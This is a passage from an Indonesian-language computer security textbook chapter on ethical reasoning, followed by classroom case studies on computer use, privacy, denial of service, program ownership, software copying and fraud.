Pluralisme etis adalah mengakui atau mengakui bahwa lebih dari satu posisi dapat dibenarkan secara etis—bahkan sama-sama—dalam situasi tertentu. Pluralisme adalah cara lain untuk mencatat bahwa dua orang mungkin secara sah tidak setuju dalam masalah etika. Kami mengharapkan dan menerima ketidaksepakatan di bidang-bidang seperti politik dan agama.

Lebih dari satu posisi dapat dibenarkan secara etis dalam situasi tertentu. Namun, di bidang ilmiah dan teknis, orang berharap menemukan jawaban yang unik, tidak ambigu, dan tegas. Dalam sains, satu jawaban harus benar atau dapat dibuktikan dalam beberapa hal, dan semua jawaban lainnya salah. Sains telah memberikan kehidupan dengan penjelasan mendasar. Etika ditolak atau disalahpahami oleh sebagian ilmuwan karena bersifat “lunak”, artinya tidak memiliki kerangka dasar atau tidak bergantung pada kebenaran fundamental.

Kita hanya perlu mempelajari sejarah penemuan ilmiah untuk melihat bahwa sains itu sendiri sebagian besar didasarkan pada kebenaran atau teori sementara. Selama bertahun-tahun para astronom percaya bahwa bumi adalah pusat tata surya. Ptolemy mengembangkan kerangka episiklus yang rumit, orbit dalam orbit planet, untuk menjelaskan inkonsistensi periode rotasi yang diamati. Akhirnya teorinya digantikan oleh model planet Copernicus yang mengorbit matahari. Demikian pula, teori relativitas Einstein menentang dasar fisika kuantum tradisional. Sains dipenuhi dengan teori-teori yang tidak disukai saat kita mempelajari atau mengamati lebih banyak dan saat penjelasan baru diajukan. Para ilmuwan tidak salah ketika mereka mengajukan teori yang kemudian terbukti salah; mereka menarik kesimpulan terbaik yang mereka bisa dari data yang tersedia. Karena setiap teori baru diusulkan, beberapa orang dengan mudah menerima proposal baru, sementara yang lain berpegang teguh pada yang lama.

Tetapi dasar sains dianggap sebagai "kebenaran." Sebuah pernyataan diharapkan terbukti benar, terbukti salah, atau tidak terbukti, tetapi pernyataan tidak pernah bisa benar dan salah. Para ilmuwan tidak nyaman dengan etika karena etika tidak memberikan perbedaan yang bersih ini. Tetapi pada kenyataannya, menarik kesimpulan terbaik untuk situasi tersebut tidak berbeda dengan memilih tindakan (etis) terbaik dalam situasi yang kompleks dan dapat diperdebatkan.

Lebih buruk lagi, tidak ada otoritas kebenaran etis yang lebih tinggi. Dua orang mungkin tidak setuju pada pendapat mereka tentang etika suatu situasi, tetapi tidak ada orang yang dapat dimintai keputusan akhir tentang siapa yang "benar". Jawaban yang saling bertentangan tidak menghalangi seseorang untuk mempertimbangkan masalah etika dalam keamanan komputer. Mereka juga tidak memaafkan kita untuk membuat dan mempertahankan pilihan etis.

6.6.2 Penalaran Etis

Kebanyakan orang sering membuat penilaian etis, mungkin setiap hari. (Apakah lebih baik membeli dari pedagang kota asal atau dari jaringan nasional? Haruskah saya menghabiskan waktu dengan organisasi sukarelawan atau dengan teman-teman saya? Apakah dapat diterima untuk merilis data sensitif kepada seseorang yang mungkin tidak memiliki justifikasi untuk tetapi membutuhkan akses ke data tersebut?) Karena kita semua terlibat dalam pilihan etis, kita harus mengklarifikasi bagaimana kita melakukannya sehingga kita dapat belajar menerapkan prinsip-prinsip etika dalam situasi profesional, seperti yang kita lakukan dalam kehidupan pribadi.

Studi etika dapat menghasilkan dua hasil positif. Pertama, dalam situasi di mana kita sudah tahu apa yang benar dan apa yang salah, etika seharusnya membantu kita membenarkan pilihan kita. Kedua, jika kita tidak mengetahui tindakan etis yang harus diambil dalam suatu situasi, etika dapat membantu kita mengidentifikasi masalah yang terlibat sehingga kita dapat membuat penilaian yang masuk akal.

Meneliti Situasi untuk Masalah Etis

Lalu, bagaimana kita dapat mendekati isu-isu pilihan etis dalam keamanan komputer? Berikut adalah beberapa langkah untuk membuat dan membenarkan pilihan etis.

1. Pahami situasinya. Pelajari fakta situasinya. Ajukan pertanyaan interpretasi atau klarifikasi. Mencoba untuk mencari tahu apakah ada kekuatan yang relevan belum dipertimbangkan.
2. Mengetahui beberapa teori penalaran etis. Untuk membuat pilihan etis, ketahui cara membenarkannya.
3. Sebutkan prinsip-prinsip etika yang terlibat. Apa filosofi berbeda yang dapat diterapkan dalam kasus ini? Apakah salah satunya termasuk yang lain?
4. Tentukan prinsip mana yang lebih penting daripada yang lain. Ini adalah penilaian subjektif. Ini sering melibatkan perluasan prinsip ke kesimpulan logis atau menentukan kasus di mana satu prinsip dengan jelas menggantikan yang lain.
5. Membuat dan mempertahankan pilihan etis.

Langkah yang paling penting adalah yang pertama dan ketiga. Terlalu sering orang menilai situasi berdasarkan informasi yang tidak lengkap, praktik yang mengarah pada penilaian berdasarkan prasangka, kecurigaan, atau kesalahan informasi. Pertimbangan dari semua masalah etika yang berbeda yang diangkat membentuk dasar untuk mengevaluasi kepentingan yang bersaing dari langkah keempat.

Contoh Prinsip Etika

Ada dua mazhab penalaran etis: satu didasarkan pada kebaikan yang dihasilkan dari tindakan dan satu didasarkan pada tugas-tugas prima facie tertentu dari orang-orang.

Prinsip Berbasis Konsekuensi

Teori etika teleologis berfokus pada konsekuensi dari suatu tindakan. Tindakan yang akan dipilih adalah tindakan yang menghasilkan kebaikan terbesar di masa depan dan kerugian terkecil. Misalnya, jika seorang siswa meminta Anda untuk menulis program yang ditugaskan kepadanya untuk suatu kelas, Anda mungkin mempertimbangkan yang baik (dia akan berutang budi kepada Anda) daripada yang buruk (Anda mungkin tertangkap, menyebabkan rasa malu dan kemungkinan tindakan disipliner, ditambah teman Anda tidak akan mempelajari teknik yang akan diperoleh dari menulis program, sehingga dia kekurangan). Konsekuensi negatifnya jelas lebih besar daripada positifnya, jadi Anda akan menolak. Teleologi adalah nama umum yang diterapkan pada banyak teori perilaku, yang semuanya berfokus pada tujuan, hasil, atau konsekuensi dari tindakan.

Ada dua bentuk penting dari teleologi. Egoisme adalah bentuk yang mengatakan penilaian moral didasarkan pada manfaat positif bagi orang yang mengambil tindakan. Seorang egois menimbang hasil dari semua tindakan yang mungkin dan memilih salah satu yang menghasilkan kebaikan paling pribadi untuknya dengan konsekuensi negatif paling sedikit. Efeknya pada orang lain tidak relevan. Misalnya, seorang egois yang mencoba membenarkan etika penulisan kode komputer yang buruk ketika terdesak waktu mungkin akan berargumen sebagai berikut. "Jika saya menyelesaikan proyek dengan cepat, saya akan memuaskan manajer saya, yang akan memberi saya kenaikan gaji dan hal-hal baik lainnya. Pelanggan tidak mungkin cukup tahu tentang program untuk mengeluh, jadi saya tidak mungkin disalahkan. Reputasi perusahaan saya mungkin ternoda, tetapi itu tidak akan dilacak langsung kepada saya. Jadi, saya bisa membenarkan penulisan kode yang buruk."

Asas utilitarianisme juga merupakan penilaian hasil baik dan buruk, tetapi kelompok acuannya adalah seluruh alam semesta. Utilitarian memilih tindakan yang akan membawa kebaikan kolektif terbesar untuk semua orang dengan kemungkinan negatif yang paling kecil untuk semua. Dalam situasi ini, utilitarian akan menilai baik dan buruk pribadi, baik dan buruk bagi perusahaan, baik dan buruk bagi pelanggan, dan, mungkin, baik dan buruk bagi masyarakat pada umumnya. Misalnya, pengembang yang merancang perangkat lunak untuk memantau emisi cerobong asap perlu menilai pengaruhnya terhadap semua orang yang bernapas. Utilitarian mungkin merasakan kebaikan yang lebih besar bagi semua orang dengan meluangkan waktu untuk menulis kode berkualitas tinggi, terlepas dari konsekuensi pribadi negatif dari manajemen yang tidak menyenangkan.

Prinsip Berbasis Aturan

Teori etika lainnya adalah deontologi, yang didasarkan pada rasa kewajiban. Prinsip etika ini menyatakan bahwa hal-hal tertentu baik dalam dan dari dirinya sendiri. Hal-hal yang secara alami baik ini adalah aturan atau tindakan yang baik, yang tidak memerlukan pembenaran yang lebih tinggi. Sesuatu itu baik; itu tidak harus dinilai untuk efeknya.

Contoh (dari Frankena dari hal-hal yang secara intrinsik baik adalah :

- kebenaran, pengetahuan, dan opini yang benar dari berbagai jenis; pengertian, kebijaksanaan
- distribusi kebaikan dan kejahatan yang adil; keadilan
- kesenangan, kepuasan; kebahagiaan; hidup, kesadaran
- perdamaian, keamanan, kebebasan
- reputasi yang baik, kehormatan, harga diri; saling kasih sayang, cinta, persahabatan, kerjasama; watak atau kebajikan yang baik secara moral
- keindahan, pengalaman estetis

Rule-deontology adalah aliran penalaran etis yang meyakini bahwa aturan-aturan alam yang universal, terbukti dengan sendirinya, menentukan perilaku kita yang benar. Prinsip-prinsip moral dasar tertentu dipatuhi karena tanggung jawab kita satu

sama lain; prinsip-prinsip ini sering dinyatakan sebagai hak: hak untuk mengetahui, hak atas privasi, hak atas kompensasi yang adil untuk pekerjaan. Sir David Ross mendaftar berbagai tugas yang harus dilakukan oleh semua manusia:

- kesetiaan, atau kejujuran
- reparasi, kewajiban untuk membalas perbuatan salah sebelumnya
- rasa terima kasih, rasa terima kasih atas layanan sebelumnya atau tindakan baik
- keadilan, distribusi kebahagiaan sesuai dengan jasa
- kebaikan, kewajiban untuk membantu orang lain atau membuat hidup mereka lebih baik
- nonmaleficence, tidak merugikan orang lain
- perbaikan diri, untuk terus menjadi lebih baik, baik secara mental maupun moral (misalnya dengan tidak melakukan kesalahan untuk kedua kalinya)

Sekolah penalaran lain didasarkan pada aturan yang diturunkan oleh masing-masing individu. Agama, pengajaran, pengalaman, dan refleksi membawa setiap orang kepada seperangkat prinsip moral pribadi. Jawaban atas pertanyaan etis ditemukan dengan menimbang nilai-nilai dalam kaitannya dengan apa yang diyakini seseorang sebagai perilaku yang benar.

Ringkasan Teori Etika

Kita telah melihat dua dasar teori etika, masing-masing diterapkan dalam dua cara. Secara sederhana, kedua dasar tersebut adalah berdasarkan konsekuensi dan berdasarkan aturan, dan penerapannya bersifat individual atau universal.

Pada bagian berikutnya, kami menerapkan teori-teori ini untuk menganalisis situasi tertentu yang muncul dalam etika keamanan komputer.

6.7 Analisis Insiden dengan Etika

Untuk memahami bagaimana etika mempengaruhi tindakan profesional, ahli etika sering mempelajari situasi contoh. Sisa dari bagian ini terdiri dari beberapa contoh yang representatif. Struktur kasus ini dimodelkan setelah yang dikembangkan oleh Donn Parker [PAR79] sebagai bagian dari studi etika AFIPS/NSF dalam komputasi dan teknologi. Setiap studi skenario dirancang untuk memunculkan poin-poin etis tertentu, beberapa di antaranya terdaftar mengikuti kasus tersebut. Anda harus merenungkan setiap kasus, menentukan sendiri apa poin yang paling berpengaruh. Kasus-kasus ini cocok untuk digunakan dalam diskusi kelas, di mana nilai-nilai lain pasti akan disebutkan. Akhirnya, setiap kejadian tidak mencapai kesimpulan karena setiap individu harus menilai situasi etisnya sendiri. Dalam diskusi kelas mungkin tepat untuk mengambil suara. Ingat, bagaimanapun, bahwa etika tidak ditentukan oleh aturan mayoritas. Mereka yang berpihak pada mayoritas tidak “benar”, dan sisanya tidak “salah”.

6.7.1 Situasi I: Penggunaan Layanan Komputer

Studi ini menyangkut memutuskan apa penggunaan waktu komputer yang tepat. Penggunaan waktu komputer merupakan pertanyaan tentang akses oleh satu orang dan ketersediaan kualitas layanan kepada orang lain. Orang yang terlibat diizinkan untuk mengakses fasilitas komputasi untuk tujuan tertentu. Banyak perusahaan mengandalkan standar perilaku tidak tertulis yang mengatur tindakan orang-orang yang memiliki akses sah ke sistem komputasi. Isu-isu etis yang terlibat dalam penelitian ini dapat mengarah pada pemahaman tentang standar tidak tertulis itu.

Kejadian

Ekhsan bekerja sebagai programmer untuk sebuah perusahaan perangkat lunak besar. Dia menulis dan menguji program utilitas seperti kompiler. Perusahaannya mengoperasikan dua shift komputasi: Pada siang hari, pengembangan program dan aplikasi online dijalankan; pada malam hari, pekerjaan produksi batch selesai. Ekhsan memiliki akses ke data beban kerja dan belajar bahwa batch malam berjalan melengkapi tugas pemrograman siang hari; yaitu, menambahkan pekerjaan pemrograman selama shift malam tidak akan berdampak buruk pada kinerja komputer bagi pengguna lain.

Ekhsan kembali setelah jam normal untuk mengembangkan program untuk mengelola portofolio sahamnya sendiri. Pengeluarannya pada sistem sangat minim, dan dia menggunakan sangat sedikit persediaan yang dapat dibuang, seperti kertas printer.
Apakah perilaku Ekhsan etis?

Masalah Nilai

Beberapa prinsip etika yang terlibat dalam insiden ini tercantum di bawah ini.

- Kepemilikan sumber daya. Perusahaan memiliki sumber daya komputasi dan menyediakannya untuk kebutuhan komputasinya sendiri.
- Efek pada orang lain. Meskipun tidak mungkin, cacat dalam program Ekhsan dapat berdampak buruk bagi pengguna lain, bahkan mungkin menolak layanan mereka karena kegagalan sistem.
- Prinsip universalisme. Jika tindakan Ekhsan dapat diterima, itu juga harus dapat diterima oleh orang lain untuk melakukan hal yang sama. Namun, terlalu banyak karyawan yang bekerja di malam hari dapat mengurangi efektivitas sistem.
- Kemungkinan deteksi, hukuman. Ekhsan tidak tahu apakah tindakannya akan salah atau benar jika ditemukan oleh perusahaannya. Jika perusahaannya memutuskan itu adalah penggunaan yang tidak semestinya, Ekhsan bisa dihukum.

Apa masalah lain yang terlibat? Prinsip mana yang lebih penting dari yang lain?

Analisis

Utilitarian akan mempertimbangkan kelebihan total baik atas buruk untuk semua orang. Ekhsan mendapat manfaat dari penggunaan waktu komputer, meskipun untuk aplikasi ini jumlah waktunya tidak besar. Ekhsan memiliki kemungkinan hukuman, tetapi dia mungkin menilai itu tidak mungkin. Perusahaan tidak dirugikan atau ditolong oleh kegiatan ini. Dengan demikian, utilitarian dapat berargumen bahwa penggunaan Ekhsan dapat dibenarkan.

Prinsip universalisme seolah-olah akan menimbulkan masalah karena jelas jika semua orang melakukan ini, kualitas pelayanan akan menurun. Seorang utilitarian akan mengatakan bahwa setiap pengguna baru harus menimbang baik dan buruk secara terpisah. Penggunaan Ekhsan mungkin tidak membebani sistem, begitu juga dengan Ann; tetapi ketika Bill ingin menggunakan sistem itu, itu cukup banyak digunakan sehingga penggunaan Bill akan mempengaruhi orang lain.

Situasi Alternatif

Apakah akan mempengaruhi etika situasi jika salah satu tindakan atau karakteristik berikut dipertimbangkan?

- Ekhsan memulai bisnis mengelola portofolio saham bagi banyak orang untuk mendapatkan keuntungan.
- Gaji Ekhsan di bawah rata-rata untuk latar belakangnya, menyiratkan bahwa Ekhsan harus menggunakan komputer sebagai tunjangan tambahan.
- Majikan Ekhsan mengetahui karyawan lain melakukan hal serupa dan diam-diam menyetujui dengan tidak berusaha menghentikan mereka.
- Ekhsan bekerja di kantor pemerintah alih-alih perusahaan swasta dan beralasan bahwa komputer itu "milik rakyat".

6.7.2 Situasi II: Hak Privasi

Dalam insiden ini masalah utama adalah hak individu untuk privasi. Privasi adalah masalah hukum dan etika karena undang-undang terkait yang dibahas di bagian sebelumnya.

Kejadian

Denis bekerja untuk departemen catatan daerah sebagai petugas catatan komputer, di mana dia memiliki akses ke file catatan pajak properti. Untuk studi ilmiah, seorang peneliti, Setyo, telah diberikan akses ke bagian numerik—tetapi bukan nama yang sesuai—dari beberapa catatan.

Setyo menemukan beberapa informasi yang ingin dia gunakan, tetapi dia membutuhkan nama dan alamat yang sesuai dengan properti tertentu. Setyo meminta Denis untuk mengambil nama dan alamat sehingga dia dapat menghubungi orang-orang ini untuk informasi lebih lanjut dan izin untuk melakukan studi lebih lanjut.

Haruskah Denis merilis nama dan alamatnya?

Beberapa Prinsip Terlibat

Berikut adalah beberapa prinsip etika yang terlibat dalam kasus ini. Apa prinsip etika lainnya? Prinsip mana yang lebih rendah dari yang lain?

- Tanggung jawab pekerjaan. Tugas Denis adalah mengelola arsip individu, bukan menentukan penggunaan yang tepat. Keputusan kebijakan harus dibuat oleh seseorang yang memiliki otoritas lebih tinggi.
- Penggunaan. Catatan digunakan untuk studi ilmiah yang sah, bukan untuk keuntungan atau untuk mengekspos data sensitif. (Namun, akses Setyo hanya diizinkan untuk data numerik, bukan untuk informasi pribadi terkait kondisi properti individu.)
- Kemungkinan penyalahgunaan. Meskipun dia yakin motif Setyo tepat, Denis tidak bisa menjamin bahwa Setyo akan menggunakan data tersebut hanya untuk menindaklanjuti item data yang menarik.
- Kerahasiaan. Seandainya Setyo dimaksudkan untuk memiliki nama dan alamat, mereka akan diberikan pada awalnya.
- Izin diam-diam. Setyo telah diberikan izin untuk mengakses bagian dari catatan ini untuk tujuan penelitian, jadi dia harus memiliki akses untuk menyelesaikan penelitiannya.
- Kepatutan. Karena Setyo tidak memiliki wewenang untuk mendapatkan nama dan alamat dan karena nama dan alamat mewakili bagian rahasia dari data, Denis harus menolak permintaan akses Setyo.

Analisis

Seorang deontologis aturan akan berargumen bahwa privasi adalah kebaikan yang melekat dan bahwa seseorang tidak boleh melanggar privasi orang lain. Karena itu, Denis sebaiknya tidak merilis nama-nama tersebut.

Ekstensi ke Kasus Dasar

Kami dapat mempertimbangkan beberapa kemungkinan perluasan skenario. Ekstensi ini menyelidiki masalah etika lain yang terlibat dalam kasus ini.

- Misalkan Denis bertanggung jawab untuk menentukan akses yang diizinkan ke file. Masalah etika apa yang akan terlibat dalam keputusannya apakah akan memberikan akses ke Setyo?
- Haruskah Setyo diizinkan untuk menghubungi individu yang terlibat? Artinya, apakah departemen kesehatan harus merilis nama individu kepada peneliti? Apa masalah etika yang harus dipertimbangkan oleh departemen kesehatan?
- Misalkan Setyo menghubungi individu tersebut untuk meminta izin mereka, dan sepertiga dari mereka menjawab memberi izin, sepertiga menjawab menolak izin, dan sepertiga tidak menjawab. Setyo mengklaim bahwa setidaknya setengah dari individu diperlukan untuk membuat penelitian

yang valid. Pilihan apa yang tersedia untuk Setyo? Apa masalah etika yang terlibat dalam memutuskan opsi mana yang akan diambil?

Untuk menunjukkan bahwa etika dapat bergantung pada konteks, mari kita pertimbangkan beberapa variasi situasi. Perhatikan bahwa perubahan ini mempengaruhi domain masalah, tetapi bukan pertanyaan dasar: akses ke data pribadi.

Jika domainnya adalah rekam medis, kasusnya akan dicakup oleh HIPAA, jadi pertama-tama kami akan mempertimbangkan masalah hukum, bukan masalah etika. Perhatikan, bagaimanapun, bagaimana situasi berubah secara halus tergantung pada kondisi medis yang terlibat. Anda dapat mencapai satu kesimpulan jika catatan berhubungan dengan kondisi "biasa" (pilek, patah kaki, otot
cedera), tetapi kesimpulan yang berbeda jika kasusnya adalah untuk penyakit menular seksual atau HIV. Anda juga dapat mencapai kesimpulan yang berbeda jika penelitian melibatkan kondisi genetik yang mungkin tidak disadari oleh subjek (misalnya, menjadi pembawa penyakit Huntington atau hemofilia).

Tetapi ubah konteksnya sekali lagi, dan pertimbangkan kebiasaan menjelajah web. Jika Denis bekerja untuk penyedia layanan Internet dan dapat menentukan semua situs web yang pernah dikunjungi seseorang, apakah adil untuk mengungkapkannya? Dan misalkan Denis ingin menjual data ke perusahaan pemasaran komersial. Apakah itu adil?

Perpanjangan yang berbeda tidak melibatkan individu tetapi perusahaan. Alih-alih melacak pengguna Denis, itu mungkin perusahaan. Apakah etis bagi perusahaan untuk menjual data pelacakan tentang pengguna? Apakah etis jika pengguna menyetujui penjualan data pelacakan mereka dalam pernyataan penggunaan jangka panjang yang ditulis dalam jargon hukum yang padat? Apakah etis jika pengguna diidentifikasi dengan pengidentifikasi anonim alih-alih nama?

6.7.3 Situasi III: Penolakan Layanan

Cerita ini membahas masalah yang terkait dengan efek perhitungan satu orang pada pengguna lain. Situasi ini melibatkan orang-orang dengan akses yang sah, sehingga kontrol akses standar tidak boleh mengecualikan mereka. Namun, karena tindakan beberapa orang, orang lain tidak dapat mengakses sistem secara sah. Dengan demikian, fokus topik ini adalah pada hak semua pengguna.

Kejadian

Wawan dan Karla adalah mahasiswa di sebuah universitas dalam program ilmu komputer. Masing-masing menulis program untuk tugas kelas. Program Wawan kebetulan menemukan cacat dalam kompiler yang pada akhirnya menyebabkan seluruh sistem komputasi gagal; semua pengguna kehilangan hasil perhitungan mereka saat ini. Program Wawan menggunakan fitur bahasa yang dapat diterima;

kompiler salah. Wawan tidak menduga programnya akan menyebabkan kegagalan sistem. Dia melaporkan program ke pusat komputasi dan mencoba menemukan cara untuk mencapai hasil yang diinginkan tanpa menggunakan kelemahan sistem.

Sistem terus gagal secara berkala, dengan total sepuluh kali (di luar kegagalan pertama). Saat sistem gagal, terkadang Wawan menjalankan program, tetapi terkadang Wawan tidak. Direktur menghubungi Wawan, yang menunjukkan semua versi programnya kepada staf pusat komputasi. Staf menyimpulkan bahwa Wawan mungkin secara tidak sengaja bertanggung jawab atas beberapa, tetapi tidak semua, dari kegagalan sistem, tetapi pendekatan terbarunya untuk memecahkan masalah yang ditugaskan tidak mungkin menyebabkan kegagalan sistem tambahan.

Pada analisis lebih lanjut, direktur pusat komputasi mencatat bahwa Karla memiliki program yang menjalankan masing-masing dari delapan (dari sepuluh) kali pertama sistem gagal. Direktur menggunakan hak administratif untuk memeriksa file Karla dan menemukan file yang mengeksploitasi kerentanan yang sama seperti yang dilakukan program Wawan. Direktur segera menangguhkan akun Karla, menolak akses Karla ke sistem komputasi. Karena itu, Karla tidak dapat menyelesaikan tugasnya tepat waktu, ia menerima nilai D dalam mata pelajaran tersebut, dan ia putus sekolah.

Analisis

Dalam situasi ini pilihannya sengaja tidak jelas. Situasi disajikan sebagai skenario yang lengkap, tetapi dalam mempelajarinya Anda diminta untuk menyarankan tindakan alternatif yang dapat diambil oleh para pemain. Dengan cara ini, Anda membangun repertoar tindakan yang dapat Anda pertimbangkan dalam situasi serupa yang mungkin muncul.

- Informasi tambahan apa yang dibutuhkan?
- Siapa yang berhak dalam kasus ini? Hak apa itu? Siapa yang memiliki tanggung jawab untuk melindungi hak-hak tersebut? (Langkah dalam studi etis ini digunakan untuk mengklarifikasi siapa yang harus dianggap sebagai kelompok referensi untuk analisis deontologis.)
- Apakah Wawan bertindak secara bertanggung jawab? Dengan bukti apa Anda menyimpulkan demikian? Memiliki Karol? Bagaimana? Apakah direktur pusat komputasi telah bertindak secara bertanggung jawab? Bagaimana? (Dalam langkah ini Anda mencari penilaian masa lalu yang harus dikonfirmasi atau kesalahan yang harus diperbaiki.)
- Tindakan alternatif apa yang dapat diambil oleh Wawan atau Karla atau sutradara yang akan lebih bertanggung jawab?

6.7.4 Situasi IV: Kepemilikan Program

Dalam masalah ini kami mempertimbangkan siapa yang memiliki program: pemrogram, pemberi kerja, manajer, atau semuanya. Dari sudut pandang hukum, sebagian besar hak dimiliki oleh pemberi kerja, seperti yang disajikan sebelumnya

dalam bab ini. Namun, latihan ini memperluas posisi itu dengan menghadirkan beberapa argumen bersaing yang mungkin digunakan untuk mendukung posisi dalam kasus ini. Seperti dijelaskan di bagian sebelumnya, kontrol hukum untuk kerahasiaan program bisa jadi rumit, memakan waktu, dan mahal untuk diterapkan. Dalam studi ini kami mencari kontrol etis individu yang dapat mencegah kebutuhan untuk mengajukan banding ke sistem hukum.

Kejadian

Andy adalah seorang programmer yang bekerja untuk sebuah firma kedirgantaraan besar, STEKOM Computers, yang mengerjakan banyak kontrak pemerintah; Maya adalah supervisor Andy. Andy ditugaskan untuk memprogram berbagai macam simulasi.

Untuk meningkatkan kemampuan pemrogramannya, Andy menulis beberapa alat pemrograman, seperti fasilitas referensi silang dan program yang secara otomatis mengekstrak dokumentasi dari kode sumber. Ini bukan tugas yang diberikan untuk Andy; dia menulisnya secara independen dan menggunakannya di tempat kerja, tetapi dia tidak memberi tahu siapa pun tentang mereka. Andy menulisnya di malam hari, di rumah, di komputer pribadinya.

Andy memutuskan untuk memasarkan alat bantu pemrograman ini sendiri. Ketika manajemen STEKOM mendengar hal ini, Maya diinstruksikan untuk memberi tahu Andy bahwa dia tidak berhak memasarkan produk ini karena, ketika dia bekerja, dia menandatangani formulir yang menyatakan bahwa semua penemuan menjadi milik perusahaan. Maya tidak setuju dengan posisi ini karena dia tahu bahwa Andy telah melakukan pekerjaan ini sendiri. Dia enggan memberitahu Andy bahwa dia tidak bisa memasarkan produk ini. Dia juga meminta Andy untuk salinan produknya.

Maya berhenti bekerja untuk STEKOM dan mengambil posisi pengawasan dengan PAT Computers, pesaing STEKOM. Dia membawa serta salinan produk Andy dan mendistribusikannya kepada orang-orang yang bekerja dengannya. Produk-produk ini sangat sukses sehingga secara substansial meningkatkan efektivitas karyawannya, dan Maya dipuji oleh manajemennya dan menerima bonus yang sehat. Andy mendengar hal ini, dan menghubungi Maya, yang berpendapat bahwa karena produk tersebut bertekad untuk menjadi milik STEKOM dan karena STEKOM bekerja sebagian besar pada pendanaan pemerintah, produk tersebut benar-benar berada dalam domain publik dan oleh karena itu mereka bukan milik siapa pun secara khusus.

Analisis

Kisah ini tentu memiliki implikasi hukum yang besar. Hampir setiap orang dapat menuntut orang lain dan, tergantung pada jumlah yang bersedia mereka keluarkan untuk biaya hukum, mereka dapat menyimpan kasus di pengadilan selama beberapa tahun. Mungkin tidak ada penilaian yang akan memuaskan semua.

Mari kita kesampingkan aspek hukum dan melihat masalah etika. Kami ingin menentukan siapa yang mungkin telah melakukan apa, dan perubahan apa yang mungkin dilakukan untuk mencegah kekusutan di pengadilan.
Pertama, mari kita jelajahi prinsip-prinsip yang terlibat.

- Hak. Apa hak masing-masing Andy, Maya, STEKOM, dan PAT?
- Dasar. Apa yang memberi Andy, Maya, STEKOM, dan PAT hak-hak itu? Apa prinsip fair play, bisnis, hak milik, dan sebagainya yang terlibat dalam kasus ini?
- Prioritas. Manakah dari prinsip-prinsip ini yang lebih rendah dari yang lain? Mana yang didahulukan? (Perhatikan bahwa mungkin tidak mungkin untuk membandingkan dua hak yang berbeda, sehingga hasil analisis ini dapat menghasilkan beberapa hak yang penting tetapi tidak dapat diurutkan pertama, kedua, ketiga.)
- Informasi tambahan. Fakta tambahan apa yang Anda butuhkan untuk menganalisis kasus ini? Asumsi apa yang Anda buat dalam melakukan analisis?

Selanjutnya, kami ingin mempertimbangkan peristiwa apa yang menyebabkan situasi yang dijelaskan dan tindakan alternatif apa yang dapat mencegah hasil negatif.

- Apa yang bisa dilakukan Andy secara berbeda sebelum mulai mengembangkan produknya? Setelah mengembangkan produk? Setelah Maya menjelaskan bahwa produk itu milik STEKOM?
- Apa yang bisa dilakukan Maya secara berbeda ketika dia diberitahu untuk memberi tahu Andy bahwa produknya adalah milik STEKOM? Apa yang bisa dilakukan Maya secara berbeda untuk menghindari keputusan ini oleh manajemennya? Apa yang bisa dilakukan Maya secara berbeda? Mencegah bentrokan dengan Andy setelah dia bekerja di PAT?
- Apa yang bisa dilakukan Ungu secara berbeda setelah mengetahui bahwa ia memiliki produk dari STEKOM (atau dari Andy)?
- Apa yang bisa dilakukan Andy dan Maya secara berbeda setelah Andy berbicara dengan Maya di PAT?
- Apa yang dapat dilakukan STEKOM secara berbeda untuk mencegah Andy merasa bahwa ia memiliki produknya? Apa yang bisa dilakukan STEKOM secara berbeda untuk mencegah Maya membawa produknya ke PAT?

6.7.5 Situasi V: Sumber Daya Kepemilikan

Dalam cerita ini, kami mempertimbangkan masalah akses ke sumber daya yang dimiliki atau dibatasi. Seperti yang sebelumnya, situasi ini melibatkan akses ke perangkat lunak. Fokus dari kejadian ini adalah hak-hak pengembang perangkat lunak berbeda dengan hak-hak pengguna, sehingga penelitian ini menyangkut penentuan hak akses yang sah.

Kejadian

Wahyu memiliki salinan G-Whiz, paket perangkat lunak berpemilik yang dia beli secara sah. Perangkat lunak ini memiliki hak cipta, dan dokumentasi berisi perjanjian lisensi yang menyatakan bahwa perangkat lunak tersebut hanya untuk digunakan oleh pembeli. Wahyu mengundang Shifa untuk melihat perangkat lunak untuk melihat apakah itu sesuai dengan kebutuhannya. Shifa pergi ke komputer Wahyu dan dia mendemonstrasikan perangkat lunak kepadanya. Dia mengatakan dia menyukai apa yang dia lihat, tetapi dia ingin mencobanya dalam tes yang lebih lama.

Ekstensi untuk Kasus

Sejauh ini semua tindakannya secara etis baik. Langkah selanjutnya adalah di mana tanggung jawab etis muncul. Ambil setiap langkah berikut sebagai langkah independen; yaitu, jangan berasumsi bahwa salah satu langkah lain telah terjadi dalam analisis Anda terhadap satu langkah.

- Wahyu menawarkan untuk menyalin disk untuk digunakan Shifa.
- Wahyu menyalin disk untuk digunakan Shifa, dan Shifa menggunakannya untuk beberapa waktu.
- Wahyu menyalin disk untuk digunakan Shifa; Shifa menggunakannya untuk beberapa waktu dan kemudian membeli salinan untuk dirinya sendiri.
- Wahyu menyalin disk untuk Shifa untuk dicoba semalaman, dengan batasan bahwa dia harus membawa disk itu kembali padanya besok dan tidak boleh menyalinnya untuk dirinya sendiri. Shifa melakukannya.
- Wahyu menyalin disk dengan batasan yang sama, tetapi Shifa membuat salinan untuk dirinya sendiri sebelum mengembalikannya ke Wahyu.
- Wahyu menyalin disk dengan batasan yang sama, dan Shifa membuat salinan untuk dirinya sendiri, tetapi dia kemudian membeli salinannya.
- Wahyu menyalin disk dengan batasan yang sama, tetapi Shifa tidak mengembalikannya.

Untuk masing-masing ekstensi ini, jelaskan siapa yang terpengaruh, masalah etika mana yang terlibat, dan prinsip mana yang mengesampingkan yang lain.

6.7.6 Situasi VI: Penipuan

Dalam masalah sebelumnya, kami telah berurusan dengan orang-orang yang bertindak dalam situasi yang legal atau, paling buruk, dapat diperdebatkan. Dalam hal ini, kami menganggap penipuan langsung, yang ilegal. Namun, ceritanya benar-benar menyangkut tindakan orang-orang yang diminta untuk melakukan hal-hal curang.

Kejadian

Putri bekerja sebagai programmer di sebuah perusahaan. Edi, supervisornya, memintanya untuk menulis sebuah program yang memungkinkan orang untuk memposting entri langsung ke file akuntansi perusahaan (“buku”). Putri tahu bahwa

biasanya program yang mempengaruhi buku melibatkan beberapa langkah, yang semuanya harus seimbang. Putri menyadari bahwa dengan program baru, akan mungkin bagi satu orang untuk melakukan perubahan dalam jumlah yang sangat penting, dan tidak akan ada cara untuk melacak siapa yang membuat perubahan ini, dengan alasan apa, atau kapan.

